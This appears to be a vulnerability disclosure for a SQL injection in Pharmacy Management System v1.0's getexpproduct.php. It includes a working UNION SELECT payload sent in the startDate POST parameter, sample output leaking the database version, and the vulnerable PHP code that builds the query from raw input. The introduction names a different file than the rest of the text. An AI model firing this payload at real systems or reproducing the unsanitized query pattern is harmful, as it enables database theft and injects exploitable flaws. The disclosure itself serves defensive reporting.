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Pharmacy Management System v1.0 SQL Injection in php_action/getexpproduct.php


Introduction

There is a SQL Injection in editbrand.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so I use /php_action/getexpproduct.php, or it can also be placed at /dawapharma/dawapharma/php_action/getexpproduct.php etc.

POC

Product Name	Manufacturer Name	quantity	MRP	expdate	added_date
Cipla Inhaler	1	50	40	2022-02-28	2022-02-28
Abevia 200 SR Tablet	2	30	200	2022-02-16	2022-02-28
Arpizol 20 Tablet	3	70	300	2022-03-13	2022-02-28
DOLO 650mg	4	500	30	2022-05-31	2022-04-15
2	4	6	8	0	10.3.34-MariaDB-0+deb10u1
Total Amount			578		



the "10.3.34-MariaDB-0+deb10ul" is the database version I use, so it is a SQL injection that can echo the content.

POC:

```
POST /php_action/getexpproduct.php HTTP/1.1
...

startDate=1' union select 1,2,3,4,5,6,7,8,9,0,version(),12,13;--+
```

Vulnerability Analysis

in the php file, the logic as follows:

dawapharma > dawapharma > php_action > getexpproduct.php

```php
<?php

require_once 'core.php';

if($_POST) {

    $startDate = $_POST['startDate'];
//echo $startDate;exit;
    //$date = DateTime::createFromFormat('m/d/Y',$startDate);

    //$start_date = $date->format("m/d/Y");

//echo $date;exit;

    $endDate = $_POST['endDate'];
    //$format = DateTime::createFromFormat('m/d/Y',$endDate);
    //$end_date = $format->format("Y-m-d");
$date=date('Y-m-d');
    $sql = "SELECT * FROM product WHERE     added_date>= '$startDate' AND added_date<= '$endDate' and expdate<='".$date."' AND status = 1";
    //echo $sql;exit;
    $query = $connect->query($sql);
```

the wabpage use the startDate parameter as part of sql statement directly.

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